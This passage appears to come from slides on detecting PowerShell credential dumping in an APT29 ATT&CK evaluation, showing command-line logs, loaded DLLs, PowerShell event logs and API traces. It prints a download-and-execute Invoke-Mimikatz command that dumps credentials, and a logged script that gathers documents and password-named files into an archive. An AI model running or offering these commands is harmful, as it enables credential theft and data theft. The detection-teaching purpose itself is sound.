5. Decrypt inject & Execute in memory


Replace with integrated toolkit payload here



Blue Team Evolution

Detect Target – PowerShell OS cred dumping


- ATT&CK evaluation – APT29 step 6.C.1, PowerShell Dump OS credential



6.C.1	Dumped password hashes from the Windows Registry by injecting a malicious DLL into Lsass.exe	powershell.exe injecting into lsass.exe OR lsass.exe reading Registry keys under HKLM:\SAM\SAM\Domains\Account\Users\	Credential Dumping (T1003)


The attack method want to detect

- PowerShell download remote script
- OS Credential Dumping via PowerShell




```
C:\Users\Nancy>powershell "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/clymb3r/PowerShell/master/Invoke-Mimikatz/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds"
```

01 Detect from command line




```
+ System
- EventData
    SubjectUserSid     S-1-5-21-2000993884-2608570164-3450280588-1001
    SubjectUserName    Nancy
    SubjectDomainName  DESKTOP-K3CJE60
    SubjectLogonId     0x1caa8
    NewProcessId       0x1f44
    NewProcessName     C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
    TokenElevationType %%1938
    ProcessId          0x135c
    CommandLine        powershell "IEX (New-Object Net.WebClient).DownloadString('http://dwz.cn/1OropX'); Invoke-Mimikatz -DumpCreds"
```

02 Detect from process loaded library




Process	CPU	Private Bytes	Working Set	PID	Description	Com
vmware-unity-helper.exe		7,932 K	14,960 K	23824	VMware Unity Helper	VMwa
procexp64.exe	2.45	96,024 K	125,204 K	10820	Sysinternals Process Explorer	Sysint
⊟ powershell.exe	0.07	62,524 K	71,884 K	11716	Windows PowerShell	Micro
conhost.exe		6,100 K	20,476 K	5964	主控台視窗主機	Micro
Thunderbolt.exe		29,608 K	4,264 K	19192	Thunderbolt(TM) Software	Intel (
SynTPHelper.exe		1,088 K	928 K	8376		



bcryptprimitives.dll	Windows Cryptographic Primitives ...	Microsoft Corporation	C:\Windows\System32\bcryptprimitives.dll
C_1252.NLS			C:\Windows\System32\C_1252.NLS
C_950.NLS			C:\Windows\System32\C_950.NLS
cdp.dll	Microsoft (R) CDP 用戶端 API	Microsoft Corporation	C:\Windows\System32\cdp.dll
cfgmgr32.dll	Configuration Manager DLL	Microsoft Corporation	C:\Windows\System32\cfgmgr32.dll
clbcatq.dll	COM+ Configuration Catalog	Microsoft Corporation	C:\Windows\System32\clbcatq.dll
clr.dll	Microsoft .NET Runtime Common ...	Microsoft Corporation	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clr.dll
clrjit.dll	Microsoft .NET Runtime Just-In-Ti...	Microsoft Corporation	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\clrjit...
combase.dll	用於 Windows 的 Microsoft COM	Microsoft Corporation	C:\Windows\System32\combase.dll
coml2.dll	Microsoft COM for Windows	Microsoft Corporation	C:\Windows\System32\coml2.dll
crypt32.dll	Crypto API32	Microsoft Corporation	C:\Windows\System32\crypt32.dll
crypt32.dll.mui	Crypto API32	Microsoft Corporation	C:\Program Files\WindowsApps\Microsoft.LanguageExperie...
cryptbase.dll	Base cryptographic API DLL	Microsoft Corporation	C:\Windows\System32\cryptbase.dll
cryptsp.dll	Cryptographic Service Provider API	Microsoft Corporation	C:\Windows\System32\cryptsp.dll
cscapi.dll	Offline Files Win32 API	Microsoft Corporation	C:\Windows\System32\cscapi.dll
cversions.2.db			C:\ProgramData\Microsoft\Windows\Caches\cversions.2.db
cversions.2.db			C:\ProgramData\Microsoft\Windows\Caches\cversions.2.db
dsreg.dll	鉤許功琵AD/AAD User Device R...	Microsoft Corporation	C:\Windows\System32\dsreg.dll
gdi32.dll	GDI Client DLL	Microsoft Corporation	C:\Windows\System32\gdi32.dll
gdi32full.dll	GDI Client DLL	Microsoft Corporation	C:\Windows\System32\gdi32full.dll
gpapi.dll	群組原則用戶端 API	Microsoft Corporation	C:\Windows\System32\gpapi.dll
iertutil.dll	Internet Explorer 的執行階段公用...	Microsoft Corporation	C:\Windows\System32\iertutil.dll
imm32.dll	Multi-User Windows IMM32 API Cli...	Microsoft Corporation	C:\Windows\System32\imm32.dll
kernel.appcore.dll	AppModel API Host	Microsoft Corporation	C:\Windows\System32\kernel.appcore.dll
kernel32.dll	Windows NT BASE API 用戶端 DLL	Microsoft Corporation	C:\Windows\System32\kernel32.dll
KernelBase.dll	Windows NT BASE API 用戶端 DLL	Microsoft Corporation	C:\Windows\System32\KernelBase.dll
KernelBase.dll.mui	Windows NT BASE API Client DLL	Microsoft Corporation	C:\Windows\System32\en-US\KernelBase.dll.mui
linkinfo.dll	Windows Volume Tracking	Microsoft Corporation	C:\Windows\System32\linkinfo.dll
locale.nls			C:\Windows\System32\locale.nls
Microsoft.CSharp.ni....	Microsoft.CSharp.dll		Microsoft Corporation	C:\Windows\assembly\NativeImages_v4.0.30319_64\Micr...


03 Check PowerShell eventlog

- EventID : 4104



```
Creating Scriptblock text (1 of 1):
$env:APPDATA;$files=ChildItem -Path $env:USERPROFILE\ -Include *.doc,*.xps,*.xls,*.ppt,*.pps,*.wps,*.wpd,*.ods,*.odt,*.lwp,*.jtd,*.pdf,*.zip,*.rar,*.docx,*.url,*.xlsx,
*.pptx,*.ppsx,*.pst,*.ost,*psw*,*pass*,*login*,*admin*,*sifr*,*sifer*,*vpn,*.jpg,*.txt,*.lnk -Recurse -ErrorAction SilentlyContinue | Select -ExpandProperty FullName; C
ompress-Archive -LiteralPath $files -CompressionLevel Optimal -DestinationPath $env:APPDATA\Draft.Zip -Force
```


- EventID : 4103



```
CommandInvocation(Compress-Archive): "Compress-Archive"
ParameterBinding(Compress-Archive): name="LiteralPath"; value="C:\Users\pbeesly\Desktop\Microsoft Edge.lnk, C:\Users\pbeesly\Favorites\Bing.url, C:\U
sers\pbeesly\Links\Desktop.lnk, C:\Users\pbeesly\Links\Downloads.lnk"
ParameterBinding(Compress-Archive): name="CompressionLevel"; value="Optimal"
ParameterBinding(Compress-Archive): name="DestinationPath"; value="C:\Users\pbeesly\AppData\Roaming\Draft.Zip"
ParameterBinding(Compress-Archive): name="Force"; value="True"
ParameterBinding(Compress-Archive): name="Update"; value="False"
```

04 Check called API


- PowerShell will call .net lib, if you can hook all API then you know PowerShell's behavior.



2073	9:49:23.908 PM	7	clr.dll	IClassFactory::AddRef ( )	2	
2074	9:49:23.908 PM	7	clr.dll	IClassFactory::CreateInstance (NULL, {aa544d42-28cb-11d3-bd22-0000f808...	S_OK	
2075	9:49:23.908 PM	7	clr.dll	IClassFactory::Release ( )	0	
2076	9:49:23.908 PM	7	diasymreader.dll	LocalAlloc (LMEM_FIXED, 188)	0x000001e794f...	
2077	9:49:23.908 PM	7	diasymreader.dll	LocalAlloc (LMEM_FIXED, 26)	0x000001e794f...	
2078	9:49:23.908 PM	7	diasymreader.dll	LocalFree (0x000001e794f3b1a0)	NULL	
2079	9:49:23.908 PM	7	ucrtbase_clr0400.dll	CreateFileW ("C:\WINDOWS\Microsoft.Net\assembly\GAC_MSIL\System\v4...	0x00000000000...	
2080	9:49:23.908 PM	7	ucrtbase_clr0400.dll	GetFileType (0x0000000000000d8c)	FILE_TYPE_DISK	
2081	9:49:23.908 PM	7	ucrtbase_clr0400.dll	SetFilePointerEx (0x0000000000000d8c, { u = { LowPart = 0, HighPart = 0 },...	TRUE	
2082	9:49:23.908 PM	7	ucrtbase_clr0400.dll	ReadFile (0x0000000000000d8c, 0x000001e7af6a58a0, 4096, 0x0000005720...	TRUE	
2083	9:49:23.909 PM	7	ucrtbase_clr0400.dll	SetFilePointerEx (0x0000000000000d8c, { u = { LowPart = 0, HighPart = 0 },...	TRUE	
2084	9:49:23.909 PM	7	ucrtbase_clr0400.dll	SetFilePointerEx (0x0000000000000d8c, { u = { LowPart = 0, HighPart = 0 },...	TRUE	
